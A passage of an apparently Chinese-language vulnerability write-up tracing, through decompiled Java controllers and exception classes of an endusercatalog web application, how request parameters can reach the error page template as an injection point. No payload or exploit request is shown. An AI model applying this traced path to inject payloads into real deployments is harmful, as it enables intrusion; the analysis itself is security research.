        WebUtils.markCookiesForDeletion(request, response, new String[]{"USER_CATALOG_CONTEXT"});
        WebUtils.markCookiesForDeletionWithPath(request, response,  path: "/catalog-portal", new String[]{"EUC_XSRF_TOKEN"});
        model.put("logoutPath", retrieveServerInitiatedLogoutPath(garnetAndAbove).getName());
    } else {
        StringBuilder logoutUrl = (new StringBuilder(request.getContextPath())).append("/ui").append("/logout");
        String queryStr = request.getQueryString();
        if (StringUtils.isNotBlank(queryStr)) {
            queryStr = UrlUtils.encodeQuery(UrlUtils.decode(queryStr));
            logoutUrl.append('?').append(queryStr);
        }
```

`errorObj` 由参数传入

查找 `handleGenericError` 函数的被调用关系发现




```java
@RequestMapping({"/ui/view/error"})
@ApiOperation(
    value = "sendError",
    notes = ""
)
public String sendError(HttpServletRequest request, HttpServletResponse response, Map<String, Object> model) {
    int errorCode = (Integer)request.getAttribute("javax.servlet.error.status_code");
    String errorMessage = (String)request.getAttribute("javax.servlet.error.message");
    this.logFor(errorCode,  format: "Error status code: {}, error message: {}", errorCode, errorMessage);
    String exClass = request.getAttribute("javax.servlet.error.exception_type") instanceof Class ? ((Class)request.getAttribute("javax.servlet.error.exception_typ
    return this.getErrorPage(request, response, model, errorCode, errorMessage, exClass);
}

@RequestMapping({"/error"})
@ApiOperation(
    value = "sendUnhandledError",
    notes = ""
)
public String sendUnhandledError(HttpServletRequest request, HttpServletResponse response, Map<String, Object> model) {
    int errorCode = request.getAttribute("javax.servlet.error.status_code") == null ? -1 : (Integer)request.getAttribute("javax.servlet.error.status_code");
    String errorMessage = request.getAttribute("javax.servlet.error.message") == null ? "" : (String)request.getAttribute("javax.servlet.error.message");
    String exClass = request.getAttribute("javax.servlet.error.exception_type") instanceof Class ? ((Class)request.getAttribute("javax.servlet.error.exception_typ
    String errorObj = "{\"code\":\"" + errorCode + "\", \"message\":\"" + errorMessage + "\"}";
    return this.getErrorPage(request, response, model, errorCode, errorObj, exClass);
}

private boolean isErrorTypeUnauthorized(int errCd) { return errCd == HttpStatus.UNAUTHORIZED.value(); }

public String getErrorPath() { return null; }

private String getErrorPage(HttpServletRequest request, HttpServletResponse response, Map<String, Object> model, int errorCode, String errorMessage, String exClas
    Exception exp = request.getAttribute("javax.servlet.error.exception") instanceof Exception ? (Exception)request.getAttribute("javax.servlet.error.exception")
    String userAgent = UserAgentResolver.resolveUserAgent(request.getHeader("User-Agent"), WebUtils.getCookie(request,  cookieName: "AWJADE"));
    this.logFor(errorCode,  format: "Error reported is {} {} for forward {}", errorCode, errorMessage, request.getAttribute("javax.servlet.forward.request_uri"), ex
    LOGGER.info("The client user agent is : {}, the host is : {}, the referer is {}", new Object[]{userAgent, request.getHeader("Host"), request.getHeader("Refere
    boolean isAWJade = UserAgentResolver.isNativeApp(userAgent);
    boolean garnetAndAbove = UserAgentResolver.isGarnetAndAbove(userAgent);
    String errorPage = (String)Optional.of(errorCode).filter(this::isErrorTypeUnauthorized).map((errCd) -> {
        return this.handleUnauthorizedError(request, response, model, isAWJade, garnetAndAbove, exClass, errCd, errorMessage);
    }).orElseGet(() -> {
        return this.handleGenericError(request, response, model, isAWJade, garnetAndAbove, exClass, errorCode, errorMessage);
    });
    return StringUtils.hasText(errorPage) ? errorPage : null;
}

private void logFor(int errorCode, String format, Object... arguments) {
    if (errorCode >= HttpStatus.INTERNAL_SERVER_ERROR.value()) {
        LOGGER.error(format, arguments);
    } else {
```

```
UiErrorController.handleGenericError(HttpServletRequest, HttpServletResponse, Map<String, Object>, boolean, boolean, String, int, ...)  (com.vmware.endusercatalog.ui.we
  UiErrorController.handleUnauthorizedError(HttpServletRequest, HttpServletResponse, Map<String, Object>, boolean, boolean, String, int, ...)(2 usages)  (com.vmware.end
    UiErrorController.getErrorPage(HttpServletRequest, HttpServletResponse, Map<String, Object>, int, String, String)  (com.vmware.endusercatalog.ui.web)
      UiErrorController.sendError(HttpServletRequest, HttpServletResponse, Map<String, Object>)  (com.vmware.endusercatalog.ui.web)
      UiErrorController.sendUnhandledError(HttpServletRequest, HttpServletResponse, Map<String, Object>)  (com.vmware.endusercatalog.ui.web)
  UiErrorController.getErrorPage(HttpServletRequest, HttpServletResponse, Map<String, Object>, int, String, String)  (com.vmware.endusercatalog.ui.web)
    UiErrorController.sendError(HttpServletRequest, HttpServletResponse, Map<String, Object>)  (com.vmware.endusercatalog.ui.web)
    UiErrorController.sendUnhandledError(HttpServletRequest, HttpServletResponse, Map<String, Object>)  (com.vmware.endusercatalog.ui.web)
```

`handleGenericError` 函数受如上图所示的两个 `requestMapping` 所在的控制器 `UiErrorController` 调用

跟进其中出现的 `getErrorPage` 函数，位于 `com.vmware.endusercatalog.ui.web.UiErrorController#getErrorPage`




```
        return this.getErrorPage(request, response, model, errorCode, errorObj, exClass);
    }

    private boolean isErrorTypeUnauthorized(int errCd) { return errCd == HttpStatus.UNAUTHORIZED.value(); }

    public String getErrorPath() { return null; }

    private String getErrorPage(HttpServletRequest request, HttpServletResponse response, Map<String, Object> model, int errorCode, String errorMessage, S
        Exception exp = request.getAttribute("javax.servlet.error.exception") instanceof Exception ? (Exception)request.getAttribute("javax.servlet.error
        String userAgent = UserAgentResolver.resolveUserAgent(request.getHeader("User-Agent"), WebUtils.getCookie(request,  cookieName: "AWJADE"));
        this.logFor(errorCode,  format: "Error reported is {} {} for forward {}", errorCode, errorMessage, request.getAttribute("javax.servlet.forward.reque
        LOGGER.info("The client user agent is : {}, the host is : {}, the referer is {}", new Object[]{userAgent, request.getHeader("Host"), request.getHe
        boolean isAWJade = UserAgentResolver.isNativeApp(userAgent);
        boolean garnetAndAbove = UserAgentResolver.isGarnetAndAbove(userAgent);
        String errorPage = (String)Optional.of(errorCode).filter(this::isErrorTypeUnauthorized).map((errCd) -> {
            return this.handleUnauthorizedError(request, response, model, isAWJade, garnetAndAbove, exClass, errCd, errorMessage);
        }).orElseGet(() -> {
            return this.handleGenericError(request, response, model, isAWJade, garnetAndAbove, exClass, errorCode, errorMessage);
        });
        return StringUtils.hasText(errorPage) ? errorPage : null;
    }

    private void logFor(int errorCode, String format, Object... arguments) {
        if (errorCode >= HttpStatus.INTERNAL_SERVER_ERROR.value()) {
            LOGGER.error(format, arguments);
        } else {
            LOGGER.warn(format, arguments);
```

除了直接用 handleGenericError 函数拿到需要渲染的模板，还存在 handleUnauthorizedError 函数通过条件判断，只有一个分支进入 handleGenericError

如何构造参数?

在两个 requestMapping 中，其中的/ui/view/error 为 API 接口，直接访问无法从请求中提取 javax.servlet.error.message，从而无法控制 errorObj。


寻找/ui/view/error 的其他调用，位于 com.vmware.endusercatalog.ui.web.UiApplicationExceptionResolver#resolveException 函数



```
            return this.resolveException(request, ex, uiRequest, "server.unmapped.message", HttpStatus.NOT_ACCEPTABLE.value(), uiRequest.getRequestId());
    }

    @ExceptionHandler({Exception.class})
    public String handleAnyGenericException(HttpServletRequest request, Exception ex) {
        UiRequest uiRequest = this.getUiRequest(request);
        ResponseStatus responseStatus = (ResponseStatus)AnnotationUtils.findAnnotation(ex.getClass(), ResponseStatus.class);
        String errorResponse;
        if (responseStatus == null) {
            errorResponse = this.resolveException(request, ex, uiRequest, "server.unexpected.error", HttpStatus.INTERNAL_SERVER_ERROR.value(), uiRequest.getRequestId());
        } else {
            MsgKey msgKey = (MsgKey)AnnotationUtils.findAnnotation(ex.getClass(), MsgKey.class);
            if (msgKey != null && ex instanceof LocalizationParamValueException) {
                errorResponse = this.resolveException(request, ex, uiRequest, msgKey.value(), responseStatus.value().value(), ((LocalizationParamValueException)ex).getArgs());
            } else {
                errorResponse = this.resolveException(request, ex, uiRequest, "server.unmapped.message", responseStatus.value().value(), uiRequest.getRequestId());
            }
        }

        return errorResponse;
    }

    private String resolveException(HttpServletRequest request, Exception ex, UiRequest uiRequest, String messageKey, int responseCode, Object... msgArgs) {
        long elapsedTime = System.currentTimeMillis() - uiRequest.getStartTime();
        LOGGER.warn("RequestId {} for request uri {} returned in {}ms, it resulted with return code {}, mapped to error code {} and, error is: {}", new Object[]{uiRequest.getRequestId(), uiRequest.getRequestUri(), elapsedTime, responseCo
        String localizedMessage = this.messages.getLocalizedErrorMessage(messageKey, uiRequest.getLocale(), msgArgs);
        String errorJson = this.createErrorJson(messageKey, localizedMessage);
        request.setAttribute("javax.servlet.error.status_code", responseCode);
        request.setAttribute("javax.servlet.error.message", errorJson);
        request.setAttribute("javax.servlet.error.exception_type", ex.getClass());
        LOGGER.warn("Additional error info for requestId {} which resulted in return code {}, mapped to error code {} and, error is: {}, mapped exception class :{}", new Object[]{uiRequest.getRequestId(), responseCode, messageKey, reques
        if (responseCode >= HttpStatus.INTERNAL_SERVER_ERROR.value()) {
            LOGGER.error("Exception reported:", ex);
        } else {
            LOGGER.warn("Exception reported:", ex);
        }

        return "/ui/view/error";
    }
```

存在对 javax.servlet.error.message 赋值的过程

查看 resolveException 函数的被调用关系，受上方 handleAnyGenericException 函数调用




```
@ExceptionHandler({HttpMediaTypeNotAcceptableException.class})
public String handleHttpMediaTypeNotAcceptableException(HttpServletRequest request, Exception ex) {
    UiRequest uiRequest = this.getUiRequest(request);
    return this.resolveException(request, ex, uiRequest, "server.unmapped.message", HttpStatus.NOT_ACCEPTABLE.value(), uiR
}

@ExceptionHandler({Exception.class})
public String handleAnyGenericException(HttpServletRequest request, Exception ex) {
    UiRequest uiRequest = this.getUiRequest(request);
    ResponseStatus responseStatus = (ResponseStatus)AnnotationUtils.findAnnotation(ex.getClass(), ResponseStatus.class);
    String errorResponse;
    if (responseStatus == null) {
        errorResponse = this.resolveException(request, ex, uiRequest, "server.unexpected.error", HttpStatus.INTERNAL_SERVE
    } else {
        MsgKey msgKey = (MsgKey)AnnotationUtils.findAnnotation(ex.getClass(), MsgKey.class);
        if (msgKey != null && ex instanceof LocalizationParamValueException) {
            errorResponse = this.resolveException(request, ex, uiRequest, msgKey.value(), responseStatus.value().value(),
        } else {
            errorResponse = this.resolveException(request, ex, uiRequest, "server.unmapped.message", responseStatus.value(
        }
    }

    return errorResponse;
}

private String resolveException(HttpServletRequest request, Exception ex, UiRequest uiRequest, String messageKey, int resp
    long elapsedTime = System.currentTimeMillis() - uiRequest.getStartTime();
    LOGGER.warn("RequestId {} for request uri {} returned in {}ms, it resulted with return code {}, mapped to error code {
    String localizedMessage = this.messages.getLocalizedErrorMessage(messageKey, uiRequest.getLocale(), msgArgs);
    String errorJson = this.createErrorJson(messageKey, localizedMessage);
    request.setAttribute("javax.servlet.error.status_code", responseCode);
    request.setAttribute("javax.servlet.error.message", errorJson);
    request.setAttribute("javax.servlet.error.exception_type", ex.getClass());
    LOGGER.warn("Additional error info for requestId {} which resulted in return code {}, mapped to error code {} and, err
    if (responseCode >= HttpStatus.INTERNAL_SERVER_ERROR.value()) {
        LOGGER.error("Exception reported:", ex);
    } else {
        LOGGER.warn("Exception reported:", ex);
    }

    return "/ui/view/error";
}
```

UiApplicationExceptionResolver.resolveException(HttpServletRequest, Exception, UiRequest, String, int, Object...) (com.vmware.endusercatalog.ui.web)
UiApplicationExceptionResolver.handleAnyGenericException(HttpServletRequest, Exception) (com.vmware.endusercatalog.ui.web)


其中@ExceptionHandler 表明，该处为异常处理器，当程序直接抛出 Exception 类型的异常时会进入 handleAnyGenericException，再通过调用 resolveException 函数，进行赋值，最终都会返回/ui/view/error

而在 handleAnyGenericException 中，进入 resolveException 时会根据异常的类型传入不同的参数，如果异常类不是 LocalizationParamValueException 子类的话则传入 uiRequest.getRequestId()，所以我们需要构造参数可控的地方还需要抛出 LocalizationParamValueException 异常类或其子类异常，这样 errorObj 所需 Attribute errorJson 来自 LocalizationParamValueException 异常的 getArgs




```
public UiApplicationExceptionResolver(Messages messages) { this.messages = messages; }

@ExceptionHandler({HttpMediaTypeNotAcceptableException.class})
public String handleHttpMediaTypeNotAcceptableException(HttpServletRequest request, Exception ex) {
    UiRequest uiRequest = this.getUiRequest(request);
    return this.resolveException(request, ex, uiRequest, "server.unmapped.message", HttpStatus.NOT_ACCEPTABLE.value(), uiRequest.getRequestId());
}

@ExceptionHandler({Exception.class})
public String handleAnyGenericException(HttpServletRequest request, Exception ex) {
    UiRequest uiRequest = this.getUiRequest(request);
    ResponseStatus responseStatus = (ResponseStatus)AnnotationUtils.findAnnotation(ex.getClass(), ResponseStatus.class);
    String errorResponse;
    if (responseStatus == null) {
        errorResponse = this.resolveException(request, ex, uiRequest, "server.unexpected.error", HttpStatus.INTERNAL_SERVER_ERROR.value(), uiRequest.getRequestId());
    } else {
        MsgKey msgKey = (MsgKey)AnnotationUtils.findAnnotation(ex.getClass(), MsgKey.class);
        if (msgKey != null && ex instanceof LocalizationParamValueException) {
            errorResponse = this.resolveException(request, ex, uiRequest, msgKey.value(), responseStatus.value().value(), ((LocalizationParamValueException)ex).getArgs());
        } else {
            errorResponse = this.resolveException(request, ex, uiRequest, "server.unmapped.message", responseStatus.value().value(), uiRequest.getRequestId());
        }
    }

    return errorResponse;
}

private String resolveException(HttpServletRequest request, Exception ex, UiRequest uiRequest, String messageKey, int responseCode, Object... msgArgs) {
    long elapsedTime = System.currentTimeMillis() - uiRequest.getStartTime();
    LOGGER.warn("RequestId {} for request uri {} returned in {}ms, it resulted with return code {}, mapped to error code {} and, error is: {}", new Object[]{uiRequest.getRequest
    String localizedMessage = this.messages.getLocalizedErrorMessage(messageKey, uiRequest.getLocale(), msgArgs);
    String errorJson = this.createErrorJson(messageKey, localizedMessage);
    request.setAttribute("javax.servlet.error.status_code", responseCode);
    request.setAttribute("javax.servlet.error.message", errorJson);
    request.setAttribute("javax.servlet.error.exception_type", ex.getClass());
    LOGGER.warn("Additional error info for requestId {} which resulted in return code {}, mapped to error code {} and, error is: {}, mapped exception class :{}", new Object[]{ui
    if (responseCode >= HttpStatus.INTERNAL_SERVER_ERROR.value()) {
        LOGGER.error("Exception reported:", ex);
    } else {
        LOGGER.warn("Exception reported:", ex);
    }

    return "/ui/view/error";
}
```

在 LocalizationParamValueException 函数，如果可以控制抛出异常的参数，就可以把 payload 传入 errorObj




```java
/.../

package com.vmware.endusercatalog.localization;

import ...

public class LocalizationParamValueException extends RuntimeException {
    private final Object[] args;
    private Map<String, Object> map;

    public LocalizationParamValueException(Throwable throwable, Object... args) {
        super(throwable);
        this.args = args;
    }

    public LocalizationParamValueException(Throwable throwable, Map<String, Object> entries, Object... args) {
        this(throwable, args);
        this.map = entries;
    }

    public Map<String, Object> getAddnlErrorInfo() { return this.map; }

    public Object[] getArgs() { return Objects.isNull(this.args) ? null : (Object[])this.args.clone(); }
}
```

在 `endusercatalog-auth-1.0-SNAPSHOT.jar` 中 `com.vmware.endusercatalog.auth.InvalidAuthContextException`，存在一个 `InvalidAuthContextException` 异常，继承于 `LocalizationParamValueException`



```java
/.../

package com.vmware.endusercatalog.auth;

import ...

@ResponseStatus(HttpStatus.BAD_REQUEST)
@MsgKey("auth.context.invalid")
public class InvalidAuthContextException extends LocalizationParamValueException {
    public InvalidAuthContextException(Object... accessParams) {
        super((Throwable)null, accessParams);
    }
}
```

在 `com.vmware.endusercatalog.auth.AuthContext` 构造函数中抛出异常




```java
    AuthContext(AuthContext.Builder builder) {
        if (!StringUtils.hasText(builder.tenantCode)) {
            throw new InvalidAuthContextException(new Object[0]);
        } else {
            this.deviceId = StringUtils.hasText(builder.deviceId) ? builder.deviceId : null;
            this.deviceType = StringUtils.hasText(builder.deviceType) ? builder.deviceType : null;
            this.tenantCode = StringUtils.lowerCase(builder.tenantCode);
            this.authorizationToken = StringUtils.hasText(builder.authorizationToken) ? builder.authorizationToken : null;
            this.baseUrl = (String)StringUtils.defaultIfBlank(builder.baseUrl, (CharSequence)null);
            this.authorizationTokenRevoked = builder.authorizationTokenRevoked;
            this.userAgent = builder.userAgent;
            this.locale = builder.locale;
            this.authAdapter = builder.authAdapter;
            this.multiHubSupportedDevice = builder.multiHubSupportedDevice;
            if (!this.isValidRequest()) {
                throw new InvalidAuthContextException(new Object[]{this.tenantCode, this.deviceId, this.deviceType, this.authorizationTokenRevoked});
            }
        }
    }
```

生成 `AuthContext` 对象的地方在 `AuthContextPopulationInterceptor` 拦截器中，而且各项参数均是从请求中获取，这里可构造注入点。

但正常情况下，在 `endusercatalog-auth-1.0-SNAPSHOT.jar` 中的拦截器类无法


访问到类。

但在 `com.vmware.endusercatalog.ui.UiApplication`，使用 `@ComponentScan` 注解声明自动将 `com.vmware.endusercatalog.auth` 包的类装配进 `bean` 容器



```
package com.vmware.endusercatalog.ui;

import ...

@Configuration
@EnableAutoConfiguration(
    exclude = {HazelcastAutoConfiguration.class, HibernateJpaAutoConfiguration.class, RedisAutoConfiguration.class, RedisRepositoriesAutoConfiguration.class, DataSourceAutoConfiguration.class}
)
@ComponentScan(
    basePackages = {"com.vmware.endusercatalog.localization", "com.vmware.endusercatalog.auth", "com.vmware.endusercatalog.cache.engine.config", "com.vmware.endusercatalog.cache.client.config", "com.vmware.endusercatalog.cache.client.stats", "com.vm
)
@EnableAspectJAutoProxy
public class UiApplication {
    public UiApplication() {
    }

    public static void main(String[] args) {
        String[] newArray = CliArgumentsParser.addDisableCheckForFreeMarkerTemplateLocation(args);
        CliArgumentsParser.addCliConfigToParentClasspath( paramName: "eucConfig", newArray);
        (new SpringApplicationBuilder(new Class[]{UiApplication.class})).run(newArray);
    }
}
```


在包中 `com.endusercatalog.ui.config.WebConfig` 可查找到。



```
com.vmware.endusercatalog.ui
  config
    MainConfig
    WebConfig
  health
  web
    interceptors
      AuthenticationInterceptor
      UiRequestInterceptor
      UiTenantAdaptersInterceptor
    AuthorizationCodeFailedRetrievalException
    UiApplicationExceptionResolver
    UIController
    UiErrorController
    UIGenericException
    UiRequest
    UiUrls
    WorkspaceOauth2CodeVerificationController
  UiApplication
META-INF
  maven.com.vmware.endusercatalog-ui
  MANIFEST.MF
templates
  partials
  customError.ftl
  index-hub.ftl
  index-hub.ftl.gz
  index-hub-dev.ftl
  index-v2.ftl
